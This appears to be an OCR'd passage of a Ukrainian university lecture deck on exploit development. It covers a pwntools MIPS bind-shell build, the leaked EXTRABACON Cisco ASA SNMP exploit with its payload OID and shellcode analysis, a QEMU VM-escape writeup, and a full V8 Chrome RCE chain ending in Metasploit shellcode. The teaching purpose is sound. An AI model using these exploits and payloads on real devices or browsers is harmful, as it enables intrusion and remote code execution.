    ...:     fn = make_elf_from_assembly(shellcraft.bindsh(1337))
    ...:     shutil.copy(fn, 'mips' + e[0])

$ file mips*
mipsb: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically
    linked, not stripped
mipsl: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically
    linked, not stripped

$ ls -l mips*
-rwxr-xr-x 1 user user 5212 Apr 30 13:31 mipsb
-rwxr-xr-x 1 user user 5204 Apr 30 13:31 mipsl
```

Інструменти та програмні платформи

- RouterSploit – https://github.com/threat9/routersploit
- Bowcaster – https://github.com/zcutlip/bowcaster
  - Приклади https://github.com/zcutlip/exploit-poc
  - Проект не підтримується, зверніть увагу на шеллкоди
- Підтримка ROP для MIPS
  - mipsrop – https://github.com/tacnetsol/ida/tree/master/plugins/mipsrop
  - ROPgadget – https://github.com/JonathanSalwan/ROPgadget
  - xrop – https://github.com/acama/xrop

Додаткові матеріали

- Exploiting buffer overflows on MIPS architecture // Lyon Yang
- Developing MIPS exploits to hack routers // Onur Alanbel
  - https://github.com/w0lfzhang/mips_exploit/tree/master/pdfs
- SOHO Device Exploitation – https://blog.grimm-co.com/2020/06/soho-device-exploitation.html
- CherryBlossom project // SRI International, CIA
  - https://wikileaks.org/vault7/releases/#Cherry%20Blossom

Cisco ASA

Cisco ASA (Adaptive Security Appliances)

- Пристрої мережевої безпеки для малого і середнього бізнесу
- x86, Intel Atom у 32 біт або 64 біт у Next-Generation Firewall

Витік даних Shadow Brokers (2016-2017)

- Інструменти Equation Group, ймовірно NSA TAO
- Набір RAT, експлоїтів Windows (EternalBlue, ...), *NIX (Linux, Solaris, FreeBSD, AIX, ...), мережевих сервісів (squid, apache, postfix, exim, ssh1, ...) та обладнання (Cisco, Fortinet, ...)
- Експлоїт для вразливості нульового дня EXTRABACON у Cisco ASA 8.x до 8.4(4)

Приклад EXTRABACON

Передумови

- SNMP активовано та доступно
- Відомо SNMP community (v1, v2c) чи аутентифікаційні дані (v3)

Результат

- Відключена система аутентифікації – довільні логін та пароль для входу

Реалізація експлоїту

- Архітектура Intel x86 (32 bit), ОС на основі Linux
- Переповнення у стеку, стек виконуваний
- Немає ASLR, SSP
- Перезапис функцій з mprotect/memcpy

Вихідні коди EXTRABACON

https://github.com/vxbinaca/EXTRABACON-clone

```
|-- Mexeggs/
|    |-- all.py
|    |-- argparse.py
|    |-- hexdump.py
|    |-- loglib.py
|    |-- log.py
|    |-- sploit.py
|    `-- version.py
|-- scapy/
|-- versions/
|    |-- shellcode_asa802.py
|    |-- ...
|    `-- shellcode_asa844.py
`-- extrabacon_1.1.0.1.py
```

PoC EXTRABACON

SNMP OID

```
1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.16.204.
71.173.53.144.144.144.144.144.144.144.144.144.14
4.144.144.144.144.144.144.144.144.144.144.144.14
4.144.144.144.144.144.144.144.144.144.144.144.14
4.144.144.144.144.144.144.144.144.144.144.144.14
4.144.144.144.144.144.144.144.144.144.144.144.14
4.144.144.144.144.144.144.144.144.144.144.144.14
4.144.144
```

Аналіз шеллкоду, versions/shellcode_asa802.py

```
#
# this file autogenerated, do not touch
#
vers = "asa802"

my_ret_addr_len = 4
my_ret_addr_byte = "\x9b\xde\xd3\x08"
my_ret_addr_snmp = "155.222.211.8"

finder_len = 9
finder_byte = "\x8b\x7c\x24\x14\x8b\x07\xff\xe0\
   x90"
finder_snmp = "139.124.36.20.139.7.255.224.144"
...
```

Аналіз шеллкоду, versions/_dmp.py

```
#!/usr/bin/env python2
import shellcode_asa802 as sc
from pwn import *
context.arch = 'i686'

for n, p in vars(sc).items():
    if 'byte' in n:
        log.success(n)
        print(disasm(p))
        write('out/' + n, p)
        write('out/' + n + '.elf', make_elf(p))
os.system('chmod +x out/*.elf')
```

Аналіз шеллкоду, ./_dmp.py

```
[+] payload_PMCHECK_DISABLE_byte
    0:    bf a5 a5 a5 a5          mov    edi, 0xa5a5a5a5
    5:    b8 d8 a5 a5 a5          mov    eax, 0xa5a5a5d8
    a:    31 f8                   xor    eax, edi
    c:    bb a5 45 a3 ac          mov    ebx, 0xaca345a5
   11:    31 fb                   xor    ebx, edi
   13:    b9 a5 b5 a5 a5          mov    ecx, 0xa5a5b5a5
   18:    31 f9                   xor    ecx, edi
   1a:    ba a2 a5 a5 a5          mov    edx, 0xa5a5a5a2
   1f:    31 fa                   xor    edx, edi
   21:    cd 80                   int    0x80
   23:    eb 14                   jmp    0x39
   25:    bf 20 ed 06 09          mov    edi, 0x906ed20
   2a:    31 c9                   xor    ecx, ecx
   2c:    b1 04                   mov    cl, 0x4
   2e:    fc                      cld
   2f:    f3 a4                   rep movs BYTE PTR es:[edi], BYTE PTR ds:[esi]
   31:    e9 0c 00 00 00          jmp    0x42
   36:    5e                      pop    esi
   37:    eb ec                   jmp    0x25
   39:    e8 f8 ff ff ff          call   0x36
   3e:    31 c0                   xor    eax, eax
   40:    40                      inc    eax
   41:    c3                      ret
...
```

Аналіз шеллкоду, gdb

```
$ gdb -q -nx out/payload_PMCHECK_DISABLE_byte.elf
(gdb) starti
Program stopped.
0x08049000 in ?? ()
(gdb) x/10i $pc
=> 0x8049000:    mov    $0xa5a5a5a5,%edi
   0x8049005:    mov    $0xa5a5a5d8,%eax
   0x804900a:    xor    %edi,%eax
   0x804900c:    mov    $0xaca345a5,%ebx
   0x8049011:    xor    %edi,%ebx
   0x8049013:    mov    $0xa5a5b5a5,%ecx
   0x8049018:    xor    %edi,%ecx
   0x804901a:    mov    $0xa5a5a5a2,%edx
   0x804901f:    xor    %edi,%edx
   0x8049021:    int    $0x80
(gdb) b *0x8049021
Breakpoint 1 at 0x8049021
(gdb) c
Continuing.
Breakpoint 1, 0x08049021 in ?? ()
(gdb) i r
eax            0x7d                125
ecx            0x1000              4096
edx            0x7                 7
ebx            0x906e000           151445504
...
```

SYS_mprotect(0x906e000, 0x1000, 7); // RWX

Аналіз шеллкоду, gdb (contd.)

```
(gdb) display/i $pc
(gdb) s
...
(gdb)
0x0804902f in ?? ()
1: x/i $pc
=> 0x804902f:   rep movsb %ds:(%esi),%es:(%edi)

(gdb) i r $edi $esi $ecx
edi            0x906ed20           151448864
esi            0x804903e           134516798
ecx            0x4                 4

(gdb) x/4b $esi
0x804903e:      0x31    0xc0    0x40    0xc3

(gdb) x/3i $esi
   0x804903e:   xor    %eax,%eax
   0x8049040:   inc    %eax
   0x8049041:   ret
...
```

memcpy(0x906ed20, SHELLCODE_END-4, 4); // always return 1 (true)

Додаткові матеріали

- https://blog.silentsignal.eu/2016/08/25/bake-your-own-extrabacon/
- EquationGroup Tool Leak - ExtraBacon Demo // Aaron Blair
  - https://xor.cat/2016/08/16/equationgroup-tool-leak-extrabacon-demo/
- US NSA developed exploit against Cisco ASA firewalls
  - https://github.com/vxbinaca/EXTRABACON-clone
- Browsable content of eqgrp-auction-file.tar.xz
  - https://github.com/x0rz/EQGRP

Системи віртуалізації

Guest-to-Host Escape/Virtual Machine Escape/VME

- Pwn2Own 2021, Virtualization Category
  - Parallels Desktop
  - Oracle VirtualBox
  - VMWare Workstation, ESXi
  - Microsoft Hyper-V Client
- Zerodium
  - VMWare Workstation, ESXi
- QEMU, Xen, KVM, OpenVZ, ...

Додаткові матеріали


- https://alisa.sh/slides/HypervisorVulnerabilityResearch2020.pdf
- https://github.com/WinMin/awesome-vm-exploit
- https://github.com/0xKira/qemu-vm-escape
- https://secret.club/2021/01/14/vbox-escape.html

Pwn2Own 2021

https://www.zerodayinitiative.com/Pwn2OwnVancouver2021Rules.html

Target	Prize	Master of Pwn Points	Eligible for Add-on Prize
Parallels Desktop	$40,000	4	No
Oracle VirtualBox	$40,000	4	Yes
VMware Workstation	$75,000	8	Yes
VMware ESXi	$150,000	15	No
Microsoft Hyper-V Client	$250,000	25	Yes

Zerodium, https://zerodium.com/program.html



Приклад Scavenger

- Вразливість QEMU $< 5.2.0$, без CVE, експлоїт використано на TianfuCup 2020
- Некоректна обробка помилок у коді віртуалізації NVMe веде до звільнення неініціалізованої пам'яті (uninitialized free у `nvme:nvme_map_prp`)
- Scavenger: Misuse error handling leading to QEMU/KVM escape // Gaoning Pan, Xingwei Lin – BlackHat Asia 2021.
- https://github.com/hustdebug/scavenger

Опис експлоїту

https://github.com/hustdebug/scavenger/blob/main/writeup.md

- 0x01 Vulnerable Code
  1. The function nvme_map_prp() here means mapping a block of memory. And there are two ways for user to map memory, through qemu_iovec_init() or pci_dma_sglist_init(). The function jumps to unmap statement when handling errors, then the program will directly call qemu_sglist_destroy() without consideration how the memory was mapped, resulting in an uninitialized free.
- 0x02 Turn arbitrary free to UAF
  1. Heap spray to clear tcache freelist
  2. Malloc a mapping table, filled with physmap address
  3. Free the mapping table, putting it in head of the tcache freelist
  4. Malloc a NvmeRequest structure, trigger the vulnerable bug, then the chunk in userspace will be added into Qemu's tcache freelist
  5. Now the chunk in userspace seems like a state of free in host, but Qemu's guest still has R/W capability.

Опис експлоїту (contd.)

https://github.com/hustdebug/scavenger/blob/main/writeup.md

- 0x03 Find an information leak
  1. Malloc a mapping table again, the alloced chunk will be shared between host and guest
     1. Initialize the table, then we get the physmap address
     2. Heap fengshui again, create a new sq and place a QEMUTimer in userspace
     3. Initialize the timer, then we get the Qemu address and Heap address
- 0x04 Hijack the control flow
  1. Modify the cb to system address
  2. Modify the opaque to our arguments address
  3. Run the timer, Control RIP!
- https://github.com/hustdebug/scavenger/tree/main/exploit

Кошенятко після лекції KPI_BV

Лекція 8: Експлоїти браузерів

У лекції

Аналіз та експлуатація вразливосей браузерів:

- Google Chrome (Chromium, V8)

Матеріали:

- chrome-0day – https://github.com/r4j0x00/exploits
- http://noahblog.360.cn/chromium_v8_remote_code_execution_vulnerability_analysis
- https://leethax0.rs/2021/04/ElectricChrome

RCE з V8 chromium:1126249, 1150649, 1196683, 1195777

- Серія вразливостей у V8 з аналогічним сценарієм експлуатації
  - Array shift() -> Length = -1
  - Читання та запис за довільною адресою
- 1196683 успішно використовувався на Pwn2Own 2021
  - var arr = new Array(Math.sign(0 - Math.max(0, x, -1))); arr.shift()
- Експлоїт відтворено за виправленням і опубліковано
  - https://github.com/r4j0x00/exploits/blob/master/chrome-0day/exploit.js

Створення масиву з Length = -1

```
const _arr = new Uint32Array([2**31]);
function foo(a) {
    var x = 1;
        x = (_arr[0] ^ 0) + 1;
        x = Math.abs(x);
        x -= 2147483647;
        x = Math.max(x, 0);
        x -= 1;
        if(x==-1) x = 0;

        var arr = new Array(x);
        arr.shift();
        var cor = [1.1, 1.2, 1.3];
        return [arr, cor];
}
```

Адреса об'єкту

```
var x = foo(false);
var arr = x[0];
var cor = x[1];

const idx = 6;

function addrof(k) {
    arr[idx+1] = k;
    return ftoi(cor[0]) & 0xffffffffn;
}
```

Читання за довільною адресою

```
function fakeobj(k) {
    cor[0] = itof(k);
    return arr[idx+1];
}

var float_array_map = ftoi(cor[3]);
var arr2 = [itof(float_array_map), 1.2, 2.3, 3.4];
var fake = fakeobj(addrof(arr2) + 0x20n);

function arbread(addr) {
    if (addr % 2n == 0) {
        addr += 1n;
    }
    arr2[1] = itof((2n << 32n) + addr - 8n);
    return (fake[0]);
}
```

Запис за довільною адресою

```
function arbwrite(addr, val) {
    if (addr % 2n == 0) {
        addr += 1n;
    }
    arr2[1] = itof((2n << 32n) + addr - 8n);
    fake[0] = itof(BigInt(val));
}
```

Запуск шеллкоду

```
var wasm_code = new Uint8Array([0,97,...,42,11])
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(
    wasm_mod);
var f = wasm_instance.exports.main;

let buf2 = new ArrayBuffer(0x150);
function copy_shellcode(addr, shellcode) {
    let dataview = new DataView(buf2);
    let buf_addr = addrof(buf2);
    let backing_store_addr = buf_addr + 0x14n;
    arbwrite(backing_store_addr, addr);
    for (let i = 0; i < shellcode.length; i++) {
      dataview.setUint32(4*i, shellcode[i], true);
    }
}
```

Запуск шеллкоду (contd.)

```
var rwx_page_addr = ftoi(arbread(addrof(
    wasm_instance) + 0x68n));

var shellcode = [3833809148,...,6649957];

copy_shellcode(rwx_page_addr, shellcode);
f();
```

Аналіз shellcode

Metasploit windows/x64/exec cmd=calc.exec

```
# https://github.com/rapid7/metasploit-framework/blob/master/external/source/
    shellcode/windows/x64/src/single/single_exec.asm

In [1]: context.clear(arch='amd64')
In [2]: print(disasm(b''.join(map(p32, shellcode))))
   0:   fc                      cld
   1:   48 83 e4 f0             and    rsp, 0xfffffffffffffff0
   5:   e8 c0 00 00 00          call   0xca
   a:   41 51                   push   r9
   c:   41 50                   push   r8
   e:   52                      push   rdx
   f:   51                      push   rcx
  10:   56                      push   rsi
  11:   48 31 d2                xor    rdx, rdx
  14:   65 48 8b 52 60          mov    rdx, QWORD PTR gs:[rdx+0x60]
  19:   48 8b 52 18             mov    rdx, QWORD PTR [rdx+0x18]
  1d:   48 8b 52 20             mov    rdx, QWORD PTR [rdx+0x20]
  21:   48 8b 72 50             mov    rsi, QWORD PTR [rdx+0x50]
  25:   48 0f b7 4a 4a          movzx  rcx, WORD PTR [rdx+0x4a]
  2a:   4d 31 c9                xor    r9, r9
  2d:   48 31 c0                xor    rax, rax
  30:   ac                      lods   al, BYTE PTR ds:[rsi]
  31:   3c 61                   cmp    al, 0x61
  33:   7c 02                   jl     0x37
  35:   2c 20                   sub    al, 0x20
  37:   41 c1 c9 0d             ror    r9d, 0xd
  3b:   41 01 c1                add    r9d, eax
  3e:   e2 ed                   loop   0x2d
...
```


Аналіз wasm_code

Код з Exploiting v8: *CTF 2019 oob-v8 – Exploitation Technique 2: Use WebAssembly to create an RWX page

```
# https://faraz.faith/2019-12-13-starctf-oob-v8-
    indepth
$ wasm2wat wasm_code.wasm
(module
  (type (;0;) (func (result i32)))
  (func (;0;) (type 0) (result i32)
    i32.const 42)
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "main" (func 0)))
```

Код не має значення, необхідний для створення RWX області пам'яті і передачі керування на шеллкод.

Кошенятко після лекції KPI_BV



Дякуємо за увагу!

Email m.ilin@kpi.ua, Telegram @mykola_ilin, Threema 2SS7EYDB